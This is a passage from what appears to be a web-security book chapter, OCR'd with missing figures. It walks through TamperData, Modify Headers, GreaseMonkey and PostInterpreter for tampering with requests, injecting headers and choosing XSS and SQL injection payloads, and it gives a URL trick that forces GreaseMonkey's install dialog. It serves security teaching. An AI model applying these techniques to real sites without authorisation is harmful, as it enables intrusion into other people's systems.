
Figure 2.26 Modify Headers Add Header



Let's say that the internal Web application is configured to work on virtual host *intern01*. However, due to a configuration error, the application can be accessed from the public IP address of 212.22.22.89. If you simply go to http://212.22.22.89 you will be given an error string that says that the resource is not found. In simple terms, your browser did not specify which virtual host needs to be used in order to make the application work. In order to specify the virtual host name you have to use the Host header. Figure 2.27 shows the Host header injected in the Modify Headers window.

Probably one of the most useful purposes of this extension is to locate XSS vulnerabilities that occur when different encodings are used. Keep in mind that XSS issues are not that straightforward, and if you cannot find a particular application vulnerability when using the default configuration of your browser, it may appear as such if you change a few things, like the accepted charset as discussed previously in this section.

Figure 2.27 Injecting the Host Header with Modify Headers



TamperData

Another useful extension that you can put together with the *LiveHTTPHeaders* and *ModifyHeaders* extensions is *TamperData*. *TamperData* is a unique extension in a way that makes it easier for the security tester or attacker to modify their request before they have been submitted to the server. In a way, this extension emulates several of *LiveHTTPHeaders* functionalities, but it also offers some additional features that you may find useful. *TamperData* can be downloaded http://tamperdata.mozdev.org/and installed similarly to all other Firefox extensions. To access the extension main window click on **Tools | TamperData** (Figure 2.28).

The *TamperData* window is quite intuitive. In order to start a tampering request, click on **Start Tamper** and then submit the form you are currently on. For example, in Figure 2.29 we tamper the request when submitting a contact form.

Figure 2.28 *TamperData* Main Dialog Box






Figure 2.29 Tamper Request Confirmation Dialog Box



The extension asked for confirmation to tamper the request. Ignore it or abort it if you are not interested. If you click on **Tamper**, the following window appears (Figure 2.30).

Figure 2.30 Tamper Parameters Dialog



From Figure 2.30 you can see that all details such as the request headers and parameters can be modified. You can type any information that you want to submit and click the **OK** button, however with time this may get tedious. As you have probably noticed, many XSS and SQL Injection vulnerabilities suffer similar problems (i.e., the attack vectors are the same. *TamperData* offers a feature where you can simply select an attack vector that you want to be included inside the specified field. That makes the bug hunting process a lot easier and quicker.

To choose a vector, right-click on the field name you want to tamper and select any of the lists after the second menu separator. You can pick from data, XSS and SQL vectors, as shown on Figure 2.31.

Once the **vector** is selected, you will notice that the attack string is automatically added as part of the request. Press the OK button to approve the request.

Like *LiveHTTPHeaders*, *TamperData* also records all requests that pass by your browser. You can easily get back to any of them and investigate them and replay them in the browser (Figure 2.32).

Figure 2.31 Select Attack Vector






Figure 2.32 *TamperData* Collected Request Window



Of course, this is not all that *TamperData* has to offer. As you can probably guess, the only feature that differentiates this extension from *LiveHTTPHeaders* is the ability to select attack payloads. *TamperData* is designed to serve as a penetration-testing tool. Apart from being able to use the already built-in payload list, you can also supply your own from the Extension Configuration window. To access *TamperData* options, press **Options** on the main screen. You will be presented with a screen similar to Figure 2.33.

Figure 2.33 *TamperData* Options Dialog Box



In Figure 2.33, you can see that we can easily make new payload lists on the left side of the screen, and add payloads on the right side of the screen. We can easily export the list or import new ones.

In this section we sow that *TamperData* is indeed one of the best tools available that can help you when you are looking for XSS bugs.

GreaseMonkey


One of the oldest and easiest ways to customize a Web application for testing is to save a copy to your local system, update the path names from relative links to absolute names, and reload the page in your browser. While this method works in many cases, any site with complex JavaScript or AJAX will cause the local version to fail. To customize these types of sites, the pages must be modified on the fly. This is where Firefox's GreaseMonkey becomes a useful tool.

GreaseMonkey is a type of "active browsing" component that is used to perform dynamic modifications on the currently accessed Web resource that can fix, patch, or add new functions into a Web application. .

GreaseMonkey formally calls these "User Scripts", of which there are several repositories. The biggest and the most popular one can be found at www.userscripts.org (Figure 2.34). Be careful when downloading user scripts because, as you will learn later, they can be very dangerous.

In this section, we talk about GreaseMonkey and how we can use it to inspect sites for vulnerabilities, perform active exploitation, and install persistent backdoors.

Figure 2.34 *userscript.org* Is Probably the Largest User Script Repository




GreaseMonkey Internals

As we noted in the introduction, GreaseMonkey is a Firefox browser extension. You can install it like any other Firefox extension by visiting www.addons.mozilla.org and searching for "GreaseMonkey." Click on the GreaseMonkey link that is returned, select **Install now Install** on the Software Installation window, and let the Firefox Add-on install. Finally, restart the Firefox browser. The easiest way to do that is to click on the **Restart Firefox** button from the "Add-on Installation" dialog box, which will close the browser and bring it back at the exact same state you left it.

Once the extension is installed, you can access the GreaseMonkey main configuration window by either clicking on **Tools | GreaseMonkey | Manage User Scripts...**, or by right-clicking on the monkey icon in your status bar and choosing **Manage User Scripts...**. Figure 2.35 shows the "Manage User Scripts" dialog box with a few scripts installed.

Figure 2.35 GreaseMonkey User Script Manager




The **Manage User Scripts** dialog is the extension's main interface. The left hand side list box contains the currently installed user scripts. In my case, I have "Password Composer" disabled (outlined in gray) and "HTTP-to-HTPS redirector" enabled. The right-hand side of the "Manage User Scripts" dialog box contains the currently selected user script information and the "include" and "exclude" URL list boxes. These boxes specify to which resource the selected script applies and to which it doesn't. In our case, the "HTTP-to-HTTPS redirector" script executes on Web resources that begin with http://mail.google.com/, http://gmail.google.com/, http://login.yahoo.com/, and so forth. If you notice, each URL entry has a star (*) suffix. This is a wild-card character that specifies that the rest of the URL can contain any sequence of characters, or in general, it means that only the first part of the URL matters.

The bottom of the "Manage User Scripts" dialog box is for the Enabled check box and the Edit and Uninstall button, as shown on Figure 2.35. You can use this to uninstall scripts or edit them with your favorite text editor.

As you may have noticed, GreaseMonkey does not have an obvious method to install user scripts. This is because GreaseMonkey installs scripts that are opened in the browser window and end with "*.user.js*". Figure 2.36 shows script installation process in action.

Figure 2.36 GreaseMonkey Installation Dialog



A couple of notes about Figure 2.36: The **Show Script Source** button lists the script source in a new browser tab. We highly recommend that you examine the source of any script before installing it. Since all user scripts must end with "*.user.js*", it is trivial for a malicious Web site operator to force the installation dialog on pages that are not user scripts. For example, try the following URL in your browser:
http://www.google.com#.user.js

WARNING

Although user scripts seem to be reasonably safe, always investigate their code before using them. As we learned in previous chapters of this book, attackers can easily backdoor a user script and as such gain a persistent control over your browser. It is also worth mentioning that user scripts might be vulnerable to XSS also. This type of vulnerability may potentially expose your sensitive information to third-party organizations.

Creating and Installing User Scripts

As we noted earlier, GreaseMonkey is largely dependent on various naming and structural conventions. Every user script must have a head declaration that instructs GreaseMonkey about the script's purpose and the URLs it applies to. Let's have a look at the following example.

```
// Hello World
// TODO: Add more features
//
// ==UserScript==
// @name          Hello World
// @namespace     http://www.syngress.com/
// @description changes the content of all h1 elements to "Hello World!"
// @include       *
// @exclude       http://localhost/*
// @exclude       http://127.0.0.1/*
// ==/UserScript==

var h1s = document.body.getElementsByTagName('h1');
for (var i = 0; i < h1s.length; i++)
       h1s[i].innerHTML = 'Hello World!';
```

Save the source code listing into a file called "*helloworld.user.js*". Open the file in your browser and approve the installation box. From now on, the "hello world" user script will replace the content of every H1 element with "Hello World!" on every page you visit.

Before diving into GreaseMonkey deeper, we must understand the basic structure of this user script. Every script has a special type of structure. At the bottom of the first comment block you must enter the user script header. Table 2.1 provides a description on GreaseMonkey header fields.


Table 2.1 GreaseMonkey Header Fields

Field	Description
@name	The script name as it will appear in the "Manage User Scripts" dialog box.
@namespace	The namespace defines the origin of the script.
@description	This is the script description as it will appear in the "Manage Users Scripts" dialog box and the "GreaseMonkey Installation" dialog box.
@include	This field defines a URL to which the script apply. The star "*" means all.
@exclude	This field defines a URL to which the script doesn't apply.

We mentioned that you can create scripts by clicking on **Tools | GreaseMonkey | Create Script**. Next, we will illustrate how you can dynamically create GreaseMonkey scripts right from your browser.

Take the 'hello word' user script code and paste it into your favorite URL encoder (e.g., http://meyerweb.com/eric/tools/dencoder/). Figure 2.37 provides an example.

Figure 2.37 Meyerweb URL Decoder/Encoder



Click on the encode button and add the following line in front of the generated string:

```
data:text/javascript;charset=utf-8,
```


At the end of string attach the following:

```
//.user.js
```

The result should look like Figure 2.38.

Next, copy the generated string and paste it in your browser address bar and press **Enter**. You should be rewarded with the GreaseMonkey Installation dialog box asking you to confirm the installation. This is a small trick you can use to write scripts when you don't have a text editor at hand.

Figure 2.38 URL Encoded String



Now that we know what GreaseMonkey is and how it is used, we can explore some examples that show the true power of user scripts. As noted in the beginning of this chapter, GreaseMonkey provides various mechanisms that are very helpful when performing vulnerability assessments on Web applications.


In the following subsection we cover the "*PostInterpreter*" and the "XSS Assistant" user scripts. These two examples clearly demonstrate the power of GreaseMonkey.

PostInterpreter

While not the best looking GreaseMonkey script, *PostInterpreter* (http://userscripts.org/scripts/show/743) provides certain features that we find highly appealing, such as the ability to intercept and alter POST requests prior to their submission. There are other extensions and programs that provide similar features; however, the ability to quickly narrow the focus down to parts of a Web application make *PostInterpreter* the best tool for certain tasks.


For example, we might be interested in modifying all forms on www.google.com/accounts/ServiceLogin. In order to do that, we need to modify PostInterpreter user script settings as shown on Figure 2.39. Don't forget to add the * at the end.

Figure 2.39 PostInterpreter Configuration



Once the script is configured, you can use it by visiting URLs that begin with www.google.com/accounts/ServiceLogin?. Figure 2.40 outlines *PostInterpreter* in action as seen from my browser. Make sure you set the *PostInterpreter* to "On" by clicking on the yellow shaded box in the lower right-hand corner of the browser. It should say "[PI] is On."

Figure 2.40 *PostInterpreter* Main Dialog



If you are performing regular tests on certain Web applications, this script can save you valuable time and a lot of irritation. Remember, you can easily modify *PostInterpreter* source code in order to add features of your choice. For example, you can add select boxes for each listed value from where you can choose a common test, such as proper handling of single quotes.

XSS Assistant

One of the most important questions when it comes to automatic vulnerability assessment is this: How do we detect XSS vulnerabilities? The answer to this question is always very vague. The truth is that normal Web spiders and vulnerability scanners can detect only the simplest XSS vulnerabilities. Persistent and DOM-based XSS vulnerabilities are almost always missed.


Although there are scanners that use advance techniques to detect XSS, such as automating the browser to perform HTML rendering through Component Object Model (COM) or Cross Platform Component Model (XPCOM), it is always beneficial to have a semi-automated, hands-on look at the target Web application. This is where XSS Assistant plays a big role.

NOTE

